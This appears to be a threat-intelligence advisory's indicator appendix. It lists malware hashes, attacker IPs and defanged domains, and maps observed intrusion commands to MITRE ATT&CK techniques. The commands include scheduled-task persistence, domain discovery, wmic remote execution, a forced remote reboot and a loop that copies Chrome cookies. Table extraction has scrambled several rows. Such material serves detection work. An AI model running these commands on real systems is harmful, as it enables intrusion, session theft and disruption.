adobe.png	SHA256	a6072e7b0fafb5f09fd02c37328091abfede86c7c8cb802852985a37147bfa19
iisexpressshim.sdb	SHA256	09f53e68e55a38c3e989841f59a9c4738c34c308e569d23315fd0e2341195856
cachuri.dll	SHA256	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e4576f2d3583cc5af4f4
DropboxUpdate.bin	SHA256	c7e2dbc3df04554daa19ef125bc07a6fa52b5ea0ba010f187a082dc9fc2e97ed
iisexpressshim.sdb	SHA256	a217fe01b34479c71d3a7a524cb3857809e575cd223d2dd6666cdd47bd286cd6
adobe.jar	SHA256	efc373b0cda3f426d25085938cd02b7344098e773037a70404c6028c76cc16fc
MSSharePoint.vbs	SHA256	6c08a004a915ade561aee4a4bec7dc588c185bd945621ec8468575a399ab81f4
cloud.bat	SHA256	ea8a00813853038820ba50360c5c1d57a47d72237e3f76c581d316f0f1c6e85f
logo.png	SHA256	82e94417a4c4a6a0be843ddc60f5e595733ed99bbfed6ac508a5ac6d4dd31813
iisutil2.dll	SHA256	47af8a33aac2e70ab6491a4c0a94fd7840ff8014ad43b441d01bfaf9bf6c4ab7
SoftwareUpdate.exe	SHA256	a166751b82eac59a44fd54cf74295e71e7e95474fc038fc8cca069da05158586
Wdiservicehost.exe (renamed mcoemcpy.exe)	SHA256	3124fcb79da0bdf9d0d1995e37b06f7929d83c1c4b60e38c104743be71170efe
TpmInit.exe	SHA256	29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e
51.81.29[.]44	IP	DNS: kpi.adcconnect[.]me ASN: OVH SAS
5.230.35[.]192	IP	DNS: dupbleanalytics[.]net DNS: get.dupbleanalytics[.]net NS: 3-get.njalla[.]fo NS: 2-can.njalla[.]in NS: 1-you.njalla[.]no SOA: you.can-get-no[.]info ASN: GHOSTnet GmbH
185.198.57[.]184	IP	DNS: fbcn.enantor[.]com DNS: cdn.arlialter[.]com DNS: ww1.erabend[.]com DNS: var.alieras[.]com ASN: Host Sailor Ltd
185.43.220[.]188	IP	ASN: WIBO Baltic UAB
193.107.109[.]148	IP	DNS: base.msteamsapi[.]com
46.183.223[.]79	IP	DNS: cds55[.]lax8[.]setalz[.]com DNS: hx-in-f211[.]popfan[.]org DNS: adobe[.]riceaub[.]com
176.103.63[.]48	IP	DNS: priv[.]manuelleake[.]com DNS: blank[.]eatherurg[.]com
hx-in-f211[.]popfan[.]org	Domain	A: 46.183.223[.]79
cds55[.]lax8[.]setalz[.]com	Domain	A: 46.183.223[.]79
adobe[.]riceaub[.]com		A: 46.183.223[.]79

Indicator	Туре	
priv[.]manuelleake[.]com	Domain	A: 176.103.63[.]48
blank[.]eatherurg[.]com	Domain	A: 176.103.63[.]48
cdn.arlialter[.]com	Domain	185.198.57[.]184
fbcn.enantor[.]com	Domain	185.198.57[.]184
ww1.erabend[.]com	Domain	185.198.57[.]184
var.alieras[.]com	Domain	185.198.57[.]184

MITRE ATT&CK Mapping

Indicator	MITRE ATT&CK	No
whoami /priv schtasks /create /sc minute /mo 300 /tn Handler{60396-307392-03497-03790- 3702046} /tr "C:\Users\	T1033: System Owner/User Discovery T1053.005: Scheduled	
<redacted>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat" /f</redacted>	Task/Job: Scheduled Task T1059.003: Command and Scripting Interpreter: Windows	1.bat was being launche
cmd.exe /c C:\Users\Public\Downloads\1.bat	Command Shell T1047: Windows Management Instrumentation T1057: Process Discovery T1087.002: Account Discovery: Domain Account	Management Instrument processes
net group "Domain Admins" /domain	T1069.002: Permission Groups Discovery: Domain Groups	
nltest /dclist: <redacted>.local</redacted>	T1018: Remote System Discovery T1053.005: Scheduled Task/Job: Scheduled Task	
schtasks /create /sc MINUTE /mo 300 /tn "Microsoft\Windows\WindowsColorSystem\Calibration_Update" /tr "C:\Users\	T1574.002: Hijack Execution Flow: DLL Side-Loading T1036.004:	
<redacted>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe" /f</redacted>	Masquerading: Masquerade Task or Service	
	T1036.005: Masquerading: Match Legitimate Name or Location T1134.001: Access Token Manipulation:	
cmd.exe /c echo a0e3d8a67d0 > \.\pipe\a64009	Token Impersonation/Theft	:
wmic /node: <redacted> /user:<redacted> /password:<redacted> process</redacted></redacted></redacted>	T1559: Inter- Process Communication T1047: Windows Management	
call create "cmd.exe /c start c:\Users\ <redacted>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"</redacted>	Instrumentation T1078.002: Valid Accounts: Domain Accounts T1520: System	
cmd /c shutdown /r /m \\ <redacted> /t 0 /f</redacted>	T1529: System Shutdown/Reboot T1016: System	
ipconfig /all	Network Configuration Discovery	

Indicator	MITRE ATT&CK	No
net view	T1135: Network Share Discovery	
net use	T1021.002: Remote Services: SMB/Windows Admin Shares	
netstat -ano	T1049: System Network Connections Discovery	
	T1053.005: Scheduled Task/Job:	
schtasks /create /sc MINUTE /mo 15 /tn "96d09a49-98ed-4b12-936a-c8715d2d2c0e" /tr "C:\Users\ <redacted>\Appdata\Roaming\Adobe\bin\javaw.exe -jar C:\Users\</redacted>		
<redacted>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v" /f</redacted>	T1036.005: Masquerading: Match Legitimate Name or Location	
net view \\ <redacted> /all</redacted>	T1135: Network Share Discovery T1021.002: Remote	
net use \\ <redacted> /u:<redacted> <redacted></redacted></redacted></redacted>	Services: SMB/Windows Admin Shares T1078.002: Valid Accounts: Domain Accounts	
cmd /c for /f "tokens=*" %G in ('dir /b "%localappdata%\Google\Chrome\User Data\Profile *"') do copy "%localappdata%\Google\Chrome\User Data%G\Network\Cookies.bak" "%localappdata%\Google\Chrome\User Data%G\Cookies" /y	T1555.003: Credentials from Password Stores: Credentials from Web Browsers T1539: Steal Web Session Cookie	
C:\Users\ <redacted>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\cachuri.dll</redacted>	T1546.015: Event Triggered Execution: Component Object Model Hijacking T1559.001: Inter- Process Communication: Component Object Model	HKU\Software\Classes\V {8BCC608C-CE2C-475E
	T1036.004: Masquerading: Masquerade Task or Service	AE0EC95EAC64}\InProc
C:\Users\ <redacted>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8- B558-4EBD-9526-203135A79B1D}\cachuri.dll</redacted>	T1036.005: Masquerading: Match Legitimate Name or Location T1546.015: Event Triggered Execution: Component Object Model Hijacking T1559.001: Inter- Process Communication: Component Object Model T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	HKU\Software\Classes\V {1F7CFAF8-B558-4EBD 203135A79B1D}\InProc\$

Indicator	MITRE ATT&CK	No
	T1546.015: Event Triggered Execution: Component Object Model Hijacking	
C:\Users\ <redacted>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E- D5642525520)\acabusi dll</redacted>	T1559.001: Inter- Process Communication: Component Object Model	HKU\Software\Classes\V {2A918D97-CCFE-4BE6 DE642E2EE02D\VpBroc
D56A2E3F503D}\cachuri.dll	T1036.004: Masquerading: Masquerade Task or Service	D56A2E3F503D}\InProc
c:\users\ <redacted>\appdata\roaming\microsoft\installer\{02594fe8-1152-e41e- a75e-923494c7b453}\dropboxupdate.exe</redacted>	T1036.005: Masquerading: Match Legitimate Name or Location T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	DropboxUpdate_{025941 923494C7B453}
	T1574.002: Hijack Execution Flow: DLL Side-Loading	,
c:\windows\sysnative\gpupdate.exe	T1055: Process Injection	Cobalt Strike uses a Forl inject into gpupdate.exe
C:\programdata\adobe\node.exe -e require('C:\ProgramData\adobe\1lpiozkc.node')	T1218.007: System Binary Proxy Execution: JavaScript T1027.001: Obfuscated Files or Information: Binary Padding T1129: Shared Modules T1027.007: Obfuscated Files or Information: Dynamic API Resolution T1027.013:	
C:\Users\ <redacted>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8- B558-4EBD-9526-203135A79B1D}\iisutil2.dll</redacted>	Obfuscated Files or Information: Encrypted/Encoded File	
	T1036.004: Masquerading: Masquerade Task or Service	
	T1036.005: Masquerading: Match Legitimate Name or Location T1027.003: Obfuscated Files or	
C:\Users\ <redacted>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\iisexpressshim.sdb</redacted>	Information: Steganography	Masqueraded as a legitir
C:\Users\ <redacted>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8- B558-4EBD-9526-203135A79B1D}\logo.png</redacted>	T1036.008: Masquerading: Masquerade File Type T1105: Ingress Tool Transfer	solely on extension
C:\Users\ <redacted>\AppData\Roaming\Microsoft\Windows\CloudStore\MSSharePoint.vbs</redacted>	T1059.005:	VBS script was used to c remote C2 server over S

Indicator	MITRE ATT&CK T1574.002: Hijack Execution Flow: DLL Side-Loading	No
C:\Users\ <redacted>\AppData\Roaming\WdiServiceHost_339453944\WdiServiceHost.exe</redacted>	T1036.004: Masquerading: Masquerade Task or Service	
	T1036.005: Masquerading: Match Legitimate Name or Location T1574.002: Hijack Execution Flow: DLL Side-Loading	
C:\ProgramData\Apple\Installer Cache\SoftwareUpdate.exe	T1036.004: Masquerading: Masquerade Task or Service	
Service: Adobe_Reader	T1543.003: Create or Modify System Process: Windows Service	
TpmInit.exe	T1218.011: System Binary Proxy Execution: Rundll32 T1036.005: Masquerading: Match Legitimate Name or Location	TpmInit.exe launched an DLL through the use of F
51.81.29[.]44	Cryptography	Infrastructure behind IP a Cobalt Strike leverage TI traffic
51.81.29[.]44 cdn.arlialter[.]com fbcn.enantor[.]com ww1.erabend[.]com var.alieras[.]com	T1583.004: Acquire Infrastructure: Server T1583.001: Acquire Infrastructure: Domains	